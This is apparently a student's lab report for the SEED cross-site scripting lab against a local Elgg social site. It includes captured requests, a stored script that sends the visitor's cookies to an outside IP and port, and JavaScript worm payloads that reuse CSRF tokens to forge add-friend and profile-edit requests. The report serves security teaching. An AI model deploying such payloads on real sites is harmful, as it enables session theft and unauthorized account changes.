Task 4: Becoming the Victim's Friend

We have understood the details of HTTP headers (GET and POST) previously in CSRF lab, so the same content will not be repeated here. Brief details on those topics will be mentioned here.


When Samy adds Bob as his friend, we see the header extension is as follows-



Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox

```
http://www.seed-server.com/action/friends/add?friend=57&__elgg_ts=1681996968&__elgg_token=T
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/boby
Cookie: Elgg=v6cc18fjd3eo7ooqp2quldbkc4
GET: HTTP/1.1 200 OK
Date: Thu, 20 Apr 2023 13:23:07 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

The result is a GET Request and the guid of the corresponding user (Boby is the friend) is passed as an argument. When we see Samy's friends list, we see that Boby is added to the friends list after Samy clicks on AddFriend button.




The aim of this task is to embed this GET Request into Samy's webpage, so that as soon as Samy's profile is loaded, a corresponding HTTP AddFriend GET Request is sent without the client/victim's knowledge or consent to the seed-server. This adds Samy into their friend list even when they did not intentionally want him in their friend list.

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB

As seen in the request previously, we must provide the guid of Samy in the forged request if we want Samy to be added into their friend list. To do so, we inspect Samy's profile page and look for the attribute called data-page-owner-guid. This attribute provides the guid of the owner of the profile page, which is Samy himself.




view-source:http://www.seed-server.com/profile/samy

```
<li data-menu-item="groups" class="elgg-menu-item-groups "><a href="http://www.seed-server.com/groups/all" class="elgg-anchor elgg-menu-conten
<li data-menu-item="members" class="elgg-menu-item-members "><a href="http://www.seed-server.com/members" class="elgg-anchor elgg-menu-content'
<li data-menu-item="more" class="elgg-menu-item-more "><a href="javascript:void(0);" class="elgg-anchor elgg-menu-content elgg-menu-closed elg
<li data-menu-item="thewire" class="elgg-menu-item-thewire "><a href="http://www.seed-server.com/thewire/all" class="elgg-anchor elgg-menu-con
<li data-menu-item="usersettings" class="elgg-menu-item-usersettings "><a href="http://www.seed-server.com/settings/user/samy" class="elgg-anc
<li data-menu-item="friends" class="elgg-menu-item-friends "><a href="http://www.seed-server.com/friends/samy" title="Friends" class="elgg-anc
<li data-menu-item="logout" class="elgg-menu-item-logout "><a href="http://www.seed-server.com/action/logout?__elgg_ts=1681997060&amp;__elgg_t
</div></div><div class="elgg-page-section elgg-page-body"><div class="elgg-inner"><div class="elgg-layout clearfix profile elgg-layout-one-col
    <h2 class="elgg-heading-main">Samy</h2><nav class="elgg-menu-container elgg-menu-title-container" data-menu-name="title"><ul class="elgg-m
<li data-menu-item="edit_profile" class="elgg-menu-item-edit-profile "><a href="http://www.seed-server.com/profile/samy/edit" class="elgg-anch
<div class="elgg-layout-columns"><div class="elgg-sidebar-alt elgg-layout-sidebar-alt clearfix">

<div id="profile-owner-block">
    <div class="elgg-avatar elgg-avatar-large"><a><img src="http://www.seed-server.com/serve-file/e0/l1587929570/di/c0/tXfIeKGnMcFiOQ2047lq9sl
    <nav class="elgg-menu-container elgg-menu-owner-block-container" data-menu-name="owner_block"><ul class="elgg-menu elgg-menu-owner-block p
<li data-menu-item="bookmarks" class="elgg-menu-item-bookmarks "><a href="http://www.seed-server.com/bookmarks/owner/samy" class="elgg-anchor 
<li data-menu-item="file" class="elgg-menu-item-file "><a href="http://www.seed-server.com/file/owner/samy" class="elgg-anchor elgg-menu-conte
<li data-menu-item="pages" class="elgg-menu-item-pages "><a href="http://www.seed-server.com/pages/owner/samy" class="elgg-anchor elgg-menu-co
<li data-menu-item="thewire" class="elgg-menu-item-thewire "><a href="http://www.seed-server.com/thewire/owner/samy" class="elgg-anchor elgg-m

</div>
</div>

<div class="elgg-main elgg-body elgg-layout-body clearfix">
    <div class="elgg-layout-content clearfix">
    <div id="profile-details" class="h-card vcard"><div class="elgg-profile-fields"><div class="elgg-profile-field elgg-profile-field-vertical'
<p><script>
document.write('<img src="http://10.9.0.1:5555?c=' + escape('PavanRKashyap: ' + document.cookie) + '">');
</script></p>
</div></span></div></div></div><div class="elgg-layout-widgets" data-page-owner-guid="59"><nav class="elgg-menu-container elgg-menu-title-widg
require(['elgg/widgets'], function (widgets) {
    widgets.init();
});
</script>
```

SAMY'S GUID is found to be 59. When crafting the malicious JavaScript code, we will add this parameter to it.

The malicious code is constructed and dropped in Samy's about me page. This is done in the EditHTML column that is available. It must be noted that this attack will not successfully work if we drop the same in the Visual Editor. The visual editor does not take in HTML code snippets. It encodes < to &gt and so on, and sanitizes the input. Therefore, any malicious code placed there will bear no effect.



Edit profile

Display name: Samy

About me (Embed content | Visual editor)

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; // 1
var token="&__elgg_token="+elgg.security.token.__elgg_token; // 2
//Construct the HTTP request to add Samy as a friend                ==> PES1UG20CS280 Pavan R Kashyap
var sendurl= " http://www.seed-server.com/action/friends/" +"add?friend=59" +ts + token ;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
```

Public

Brief description


INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB


The code uses AJAX to craft a HTTP GET Request to the seed-server.

Once we save this malicious modification, Samy's profile page reloads. When we route to Samy's friends page, we see that Samy is also now added to his own friend list.



The code snipped provided did not check the current guid with 59 (Samy's guid). Samy could have used this check to ensure that his session does not generate a HTTP GET request. However, because those code snippets were not included, the embedded code was executed even on Samy's profile on reloading.

We now, test the same on Alice's profile. On clicking on Samy's profile, the following HTTP GET Request packet is sent from Alice to the seed-server without her knowledge or consent.



```
Date: Thu, 13 Apr 2023 10:54:45 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=15552000
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3273
Content-Type: image/svg+xml;charset=utf-8

http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1681997513&__elgg_token=m
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=ubjv76hg5rd3p691uheo5cvr2t
GET: HTTP/1.1 302 Found
Date: Thu, 20 Apr 2023 13:31:56 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/cache/1587931381/default/sprintf.js
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
```


The malicious AddFriend request is crafted and sent and subsequently, Alice now adds Samy as her friend without her consent/knowledge.

The same is shown in the screenshot in the next page-

INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB



Questions –

1. **Explain the purpose of Lines 1 and 2, why are they needed?**

Ans: Lines 1 and 2 basically highlight the timestamp and the secret token values that are appended into the request packet before being sent to the server. The server, which was previously vulnerable to CSRF, is now immune to that attack because of the secret token. The secret token validates that the request is same-site to the server (as the token is generated using MD5 hash of the current session Id etc.). In this XSS attack, we are forging a HTTP request. If we do not append these token details, then the server will consider this as a malicious cross-site request and discard it. Our XSS attack will only work, if we use the CSRF counter-measure to our benefit, and therefore Lines 1 and 2 are included.

2. **If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the HTML mode, can you still launch a successful attack**?

Ans: It must be noted that this attack will not successfully work if we drop the same in the Visual Editor. The visual editor does not take in HTML code snippets. It encodes < to &gt and so on, and sanitizes the input. Therefore, any malicious code placed there will get encoded into new characters. This will no more be considered JavaScript code and therefore, they won't be embedded into the source code. When they are not embedded into the source code, the attack will not be successful.

INFORMATION SECURITY LAB 08


Name: Pavan R Kashyap SRN: PES1UG20CS280

6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB

Task 5: Modifying the Victim's Profile

We first understand the template of a HTTP POST request. In order to do so, we first add 'PavanRKashyap' is my hero in the AboutMe section of Samy's profile. When we click on submit, we observe a HTTP POST request that is sent out.



Edit profile

Display name: Samy


About me: PavanRKashyap(CS280) is my hero

Public

Brief description: PavanRKashyap(CS280) is my hero

Public

The POST request holds the elgg tokens, the user who has requested the update (Samy in our case) and the corresponding string "PavanRKashyap is my hero"


Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox
Clear
Options
File Save
Record Data
autoscroll

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------20202409171095983682552952671
Content-Length: 3034
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=6o2agvo77l6q77rvg67reggkf9
Upgrade-Insecure-Requests: 1
__elgg_token=PXf8a-HtXlyGKRTynfT-Ww&__elgg_ts=1681385447&name=Samy&description=<p>PavanRKashyap(CS280) is my hero</p>
&accesslevel[description]=2&briefdescription=PavanRKashyap(CS280) is my hero&accesslevel[briefdescription]=2&location=&accesslevel
POST: HTTP/1.1 302 Found
Date: Thu, 13 Apr 2023 11:35:17 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/profile/samy
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/samy/edit
```

The aim of this task is to craft a POST request that modifies the About Me section of the victim and adds "PavanRKashyap is my hero" message into it, when they view Samy's profile. Again, this addition is not known to the client/victim visiting the malicious site.


INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB

The malicious code snippet is written and saved. In this code snippet, the current GUID is compared with Samy's GUID. If the current GUID is not Samy's, then the HTTP POST request is sent out using AJAX and the malicious string is loaded into that user's AboutMe section.

One important observation we make here is that unlike previously, the username and the guid are not being hardcoded. Whichever user views Samy's profile page, that user's name and guid are fetched and used in the body section of the HTTP POST argument.



Edit profile

Display name

Samy

About me


```
<script type="text/javascript">
window.onload = function(){
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var content= token + ts + userName + "&description=PavanRKashyap is my hero!" +
"&accesslevel[description]=2" + guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
```

Public

Brief description

Samy's profile is not affected. We now route to Alice's profile.

We observe that for the moment Alice does not have anything in her AboutMe section.



Alice routes to the member's list and views Samy's profile.

